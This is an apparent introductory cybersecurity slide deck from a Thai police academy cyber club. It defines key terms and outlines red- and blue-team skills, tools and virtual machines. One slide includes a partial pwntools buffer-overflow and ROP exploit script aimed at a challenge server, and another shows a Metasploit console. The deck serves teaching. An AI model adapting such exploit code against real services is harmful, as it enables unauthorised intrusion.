



RPCA Cyber Club
Faculty of Forensic Science
Royal Police Cadet Academy

Cybersecurity



Introduction to Cybersecurity

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Faculty of Forensic Science | Royal Police Cadet Academy | Thailand


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Cybersecurity Overviews





The Definition of 3 Keywords

1

Cybersecurity

2


Cybercrime

3

Cyberwarfare




The Relation of 3 Keywords





Cybersecurity Definition




- 1: Computer Security
- 2: Information Technology Security
- 3: Cyber Security
- 4: Cybersecurity



Cybersecurity is the **principle, theory, process, practice, and policy** of deploying **people, tools, and technologies** to protect the **organization** (including hardware, software, data, and network) from **cyber-attack criminals**



Cybercrime Definition



1: Computer Crime
2: Cyber Crime
3: Cybercrime

=

Cybersecurity

+

Offense Behaviors
+ Laws

Cybercrime, or **Cyber-oriented Crimes**, is a crime that involves a **cyber system**.
The cyber system;

- May have been used in the commission of a crime (**Cyber-as-a-Tool**)
- Maybe the target of a crime (**Cyber-as-a-Target**)
- Maybe a service of a crime (**Cyber-as-a-Service**)





Cyberwarfare Definition



1: Electronic Warfare
2: Information Warfare
3: Cyber Warfare
4: Cyberwarfare

=

Cybersecurity


+

Nation Attacks
+ Cyberweapons
+ Strategy

Cyberwarfare is the use of **cyber attacks**, **cyber operations**, and **cyberweapons** to attack the **nation/country** by planning, organizing, and commanding the **cyber strategy** of the organization




The Responsible Agencies of 3 Keywords





Cybersecurity Branches

- **Offensive Cybersecurity (Red Teaming):**
Deploys a proactive approach to security through the use of ethical hacking
- **Defensive Cybersecurity (Blue Teaming):**
Uses a reactive approach to security that focuses on prevention, detection, and response to attacks





Cybersecurity Skills

Basic Skills

- Computer Programming
- Data Structures & Algorithms
- Operating Systems
- Computer Network
- Web Systems
- Database Systems

Red Teaming Skills

- Programming for Ethical Hacking
- System Exploitations
- Web Exploitations
- Pwnage/Binary Exploitations

Blue Teaming Skills

- Cryptography
- Digital Forensics
- Reverse Engineering
- Open-Source Intelligence: OSINT
- Miscellaneous Cybersecurity



Basic Skills for Cybersecurity

Computer Programming

- Python
- Java
- C
- C++
- Assembly

Data Structures & Algorithms

- Collections: Array, List, Tuple, Set, Dictionary
- Recursions
- Sorting
- Searching

Operating Systems

- Windows
- DOS
- Linux
- Unix



Basic Skills for Cybersecurity (Cont)

Computer Network

- OSI Models
- Ports and Protocols
- IP Address
- Networking Command Lines

Web Systems

- Web Languages: HTML, JavaScript, CSS
- Web Programming: PHP
- Web Structures
- Web Communications

Database Systems

- Database Management System (DBMS)
- SQL
- MySQL




Red Teaming: Programming for Ethical Hacking

Topics

- Secure Coding
- Program Syntax Understanding
- Offensive Programming
- Software Bugs Hacking

```
208 limit_val = a;  
209 $("#limit_val").a(a);  
210 update_slider();  
211 function(limit_val);  
212 $("#word-list-out").e("  
213 var b = k();  
214 h();  
215 var c = l(), a = "", d  
    arseInt($("#slider_sl  
function("LIMIT_total:"  
function("rand:" + f);  
216  
217 (f = d, functio
```



Red Teaming: System Exploitations

Topics

- Network Exploitation: nmap
- Machine Exploitation: metasploit
- Service Exploitation
- Application Exploitation

```
Terminal
File Edit View Search Terminal Help

https://metasploit.com

=[ metasploit v4.16.48-dev ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


msf >
```




Red Teaming: Web Exploitations

Topics

- Web Application Security: OWASP Top 10
- Injections
- Broken Access Control
- Insecure Design ... etc.





Red Teaming: Pwnage/Binary Exploitations

Topics

- Buffer Overflow
- Return Oriented Programming (ROP)
- Heap Exploitation
- Format String Vulnerability

```
1 from pwn import *
2 p = remote('172.30.20.103', 21337)
3 elf = ELF('./pwn_medium')
4 libc = ELF("./libc-2.27.so")
5 rop = ROP(elf)
6 PUTS_PLT = elf.plt['puts']
7 PUTS_GOT = elf.got['puts']
8 POP_RDI = (rop.find_gadget(['pop rdi', 'ret']))[0]
9 RET = (rop.find_gadget(['ret']))[0]
10 log.info('Puts@plt: ' + hex(PUTS_PLT))
11 log.info('Pop rdi gadget: ' + hex(POP_RDI))
12 #Overflow buffer until return address
13 OFFSET = ('A'*1272).encode()
14 # Create rop chain
15 payload = OFFSET
16 payload += p64(POP_RDI)
17 payload += p64(PUTS_GOT)
18 payload += p64(PUTS_PLT)
19 p.sendlineafter('name: ', 'rtarf')
20 p.sendlineafter('⇒ ', '1')
21 p.sendlineafter('Guess: ', payload)
22 #Parse leaked address
23 p.recvline()
```

```
0xffff006c: 0xf7f7f7f7
0xffff0068: 0xffff0100
0xffff0064: 0xdeadbeef


0xffff0004: 0x0
0xffff0000: 0x0
```




Blue Teaming: Cryptography

Topics

- Data Encoding/Decoding
- Symmetric-Key Crypto
- Asymmetric-Key Crypto
- Message Digest/Hashing
- Steganography





Blue Teaming: Digital Forensics

Topics

- File Forensic
- Disk Forensic
- Memory Forensic
- Network Forensic
- Log and Database Forensic


```
HxD - [C:\Users\bankb\Desktop\RPCA-Logo.png]
File Edit Search View Analysis Extras Window ?
16 ANSI hex
RPCA-Logo.png
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 B9 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 PNG.....IHDR
00000010 00 00 01 74 00 00 01 46 08 06 00 00 00 7A D1 64 ...t...F.....zNd
00000020 F5 00 00 00 09 70 48 59 73 00 00 0B B8 00 00 0B ö....pHYs.....
00000030 B8 01 3E B2 18 17 00 00 00 20 63 48 52 4D 00 00 ..>^..... cHRM..
00000040 7A 25 00 00 80 83 00 00 F9 FF 00 00 80 E9 00 00 z%..Ef...Ûÿ..Éé..
00000050 75 30 00 00 EA 60 00 00 3A 98 00 00 17 6F 92 5F u0..ê`...:~...o'_
00000060 C5 46 00 02 04 22 49 44 41 54 78 DA EC 9D 77 B8 ÅF... "IDATxÜi.w,
00000070 14 55 D2 C6 7F A7 C3 84 9B C8 39 67 05 24 8B 20 .UòÆ.SÃ,, >È9g.$<
00000080 82 92 51 44 24 89 01 10 31 60 40 14 31 60 04 04 , 'QD$%.1`@.1`..
00000090 31 11 54 0C 08 08 A2 02 06 54 40 09 8A 92 14 09 1.T....c...T@.Š'...
000000A0 82 24 05 24 E7 9C 2E 37 4C E8 50 DF 1F 3D 33 5C ,$. $çæ.7LèPß.=3\
000000B0 D0 DD 75 57 F7 DB 75 9D BA 4F 3F 33 77 62 CF E9 ðÝuW÷Ûu.°O?3wbİé
000000C0 EE F7 D4 79 EB AD 2A 25 22 24 2D 69 49 4B 5A D2 i÷Ôyë.*%"$-iIKZÒ
000000D0 FE FC A6 25 87 20 69 49 4B 5A D2 92 80 9E B4 A4 pü!%;+ iIKZÒ'èž'«
000000E0 25 2D 69 49 4B 02 7A D2 92 96 B4 A4 25 2D 09 E8 %-iIK.zò'-`«%-è
000000F0 49 4B 5A D2 92 96 B4 24 A0 27 ED AF 6B ED DA 5D IKZÒ'-`$ 'i_kiÚ]
00000100 25 4A 99 72 69 E3 66 49 15 40 D2 92 80 9E B4 A4 %Jªriäfi. @ò'èž'«
00000110 FD 59 2D 23 23 43 F6 EE D9 4F 97 CE 5D 59 BE 62 ýY-##CöiÜO-Î]Y«b
00000120 05 35 6B D4 49 82 7A D2 92 80 9E B4 A4 FD 99 EC .5kÖI,zò'èž'«ý«i
00000130 CA 2B AF 14 A5 94 34 6E DC 98 D9 B3 67 F3 FE FB Ê+~.¥"4nÜ~Üªgópû
```




Blue Teaming: Reverse Engineering

Topics

- Decompilation: IDA Pro, Ghidra
- Software Evolution
- Malware Analysis
- Mobile App Reversing






Blue Teaming: Open-Source Intelligence (OSINT)

Topics

- OSINTs for Red/Blue Team
- OSINTs for Social Media Investigation
- OSINTs for Cybercrime Investigation





Blue Teaming: Miscellaneous Cybersecurity

Topics

- Investigation Techniques
- Special Tools
- Cybersecurity Puzzle
- Arts in Cybersecurity




Cybersecurity Virtual Machines





Overviews of Virtual Machine

- A **virtual machine (VM)** is an **emulation** of a **computer system**
- Virtual machines are based on **computer architectures** and provide functionality of a **physical computer**
- There are two different kinds of virtual machines:
 - **System virtual machines** → provide a substitute for a **real machine** (for example CPU, RAM, Hard Disk, etc.)
 - **Process virtual machines** → designed to **execute computer programs** in a platform-independent environment



Well-known Virtual Machines

VMware



VirtualBox




Hyper-V



QEMU



